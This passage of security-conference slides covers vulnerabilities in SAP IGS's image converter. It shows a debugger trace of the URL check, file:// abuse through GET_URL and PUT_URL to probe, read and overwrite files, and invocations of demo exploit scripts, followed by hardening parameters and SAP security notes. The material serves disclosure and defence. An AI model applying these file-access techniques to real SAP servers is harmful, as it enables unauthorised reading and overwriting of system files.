ImageConverter::tImage const*, char**)
0x00007ff1a84e03a0 ImageConverter::GetImageFromUrl(char const*,
int, unsigned char**, unsigned int*)
...
```

ImageConverter::GetImageFromUrl

During my test I send

```
<GET_URL>IAmError</GET_URL>
```

Then hit the verification test

```
=> 0x7ff1a84e03d7 <_ZN14ImageConverter15GetImageFromUrlEPKciPPHPj+  
    repz cmps BYTE PTR ds:[rsi],BYTE PTR es:[rdi]  
RSI: 0x7ff180000b30 ("IAmError")  
RDI: 0x7ff1a86dc9bc --> 0x6172620070747468 ('http')
```

So the next jump is not taken...

... But another test is made

```
=> 0x7ff1a84e044f <_ZN14ImageConverter15GetImageFromUr1EPKciPPhpj+  
    repz cmps BYTE PTR ds:[rsi],BYTE PTR es:[rdi]  
RSI: 0x7ff180000b30 ("IAmError")  
RDI: 0x7ff1a86b6fdd --> 0x206f4e00656c6966 ('file')
```

It tests if our url begins with "file" !

- Could "file://" be valid url ?
 - YES :)
- **GET_URL** and **PUT_URL**, both are vulnerable

INFORMATION GATHERING

- Using GET_URL on SAP system itself
- Evaluating error log :
 - File doesn't exist

```
<ERROR code="1">Unknown file format</ERROR>
```

- File exists


```
<ERROR code="3">Image data corrupt</ERROR>
```

```
villain # python igs_http_imgconv_demo1.py -d 10.11.12.13 -f "C:\windows" _
```

```
villain # time python igs_http_imgconv_demo2.py -d 10.11.12.13_
```

EVIL THINGS

- Overwrite existing file
- Like the SAP Kernel



```
villain # python igs_http_imgconv_demo3.py -d 10.11.12.13 \
```

AGENDA

- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- **Securing IGS**
- Conclusion

SAP SECURITY NOTE

2525222 - Security vulnerabilities in SAP IGS

2538829 - Open Source Software Security Vulnerabilities in SAP IGS

UP TO DATE

- No miracle
- Part of SAP Kernel
- Not a 'SAP Upgrade'
- Less business impact

PARAMETERS

- Deactivate http admin page

```
igs/listener/http = 4$(SAPSYSTEM)80
```

- Disable PUT_URL feature

```
ALLOW_PUT_URL = 0
```

TRACE & LOGS

- Add IGS Logs to your log manager

```
igs/tracelevel = 1
```

```
/usr/sap/<SID>/Dxx/igs/log/mux_<hostname>.trc  
/usr/sap/<SID>/Dxx/igs/log/pw_<hostname>_<x>.trc
```


IGSTEST.PY

~~IGSTEST.PY~~

- Another not maintained tool
- Testing what ? if version == old then warning ?
- Forget this idea... but...

PYSAP

```
>>> from pysap.SAPIGS import *
>>> p = SAPIGS()
>>> p.canvas_dump()
>>>
```



SAP-DISSECTION

The image shows a Wireshark network traffic analysis interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for navigation and analysis. A filter bar at the top right contains the text "Apply a display filter ... <Ctrl-/>" and "Expression...".

The main display area shows a list of network packets with the following columns: No., Time, Source, Destination, Protocol, Length, and Info. The selected packet (No. 1) is a TCP SYN packet from source 127.0.0.1 to destination 127.0.0.1, with sequence number 0 and window size 43690. The packet length is 74 bytes.

Below the packet list, the detailed view shows the following information:

- ▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
- ▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
- ▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
- ▶ Transmission Control Protocol, Src Port: 39439, Dst Port: 40001, Seq: 0, Len: 0

The bottom section of the interface displays the raw packet data in hexadecimal and ASCII. The hexadecimal data is: 0000 00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00 0010 00 3c e7 47 40 00 40 06 55 72 7f 00 00 01 7f 00 0020 00 01 9a 0f 9c 41 ac e8 c5 6b 00 00 00 00 a0 02 0030 aa aa fe 30 00 00 02 04 ff d7 04 02 08 0a 00 39 0040 22 2c 00 00 00 00 01 03 03 07. The corresponding ASCII data is:E. .<.G@.@. Ur..... ..A..k..... ..0.....9 ".....

The status bar at the bottom indicates: Transmission Control Protocol (tcp), 40 bytes | Packets: 164 · Displayed: 164 (100.0%) · Load time: 0:0.2 | Profile: Default

- Supports RFC and HTTP requests
- Few pysap examples scripts
- Both released for Troopers

AGENDA

- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- **Conclusion**

MAKE THE WORLD A SAFER PLACE

- Several interesting content :
 - Network
 - Web
 - Reverse
 - SAP things...

MAKE THE WORLD A SAFER PLACE

- Not so complicated ?
- Come and let's improve it !

- IGS SAP Help
- SAP Security note [2525222](#), [2538829](#)
- gdb peda <https://github.com/longld/peda>
- PySAP <https://github.com/CoreSecurity/pysap>
- SAP-Dissection <https://github.com/CoreSecurity/SAP-Dissection-plug-in-for-Wireshark>
- Devoteam <https://www.cert-devoteam.fr/publications/en/tag/sap-en/>

THANK YOU !

SAP PSR Team - Martin Gallo - Monty - Bkth

QUESTIONS ?

And... join us tomorrow for 10k charity run !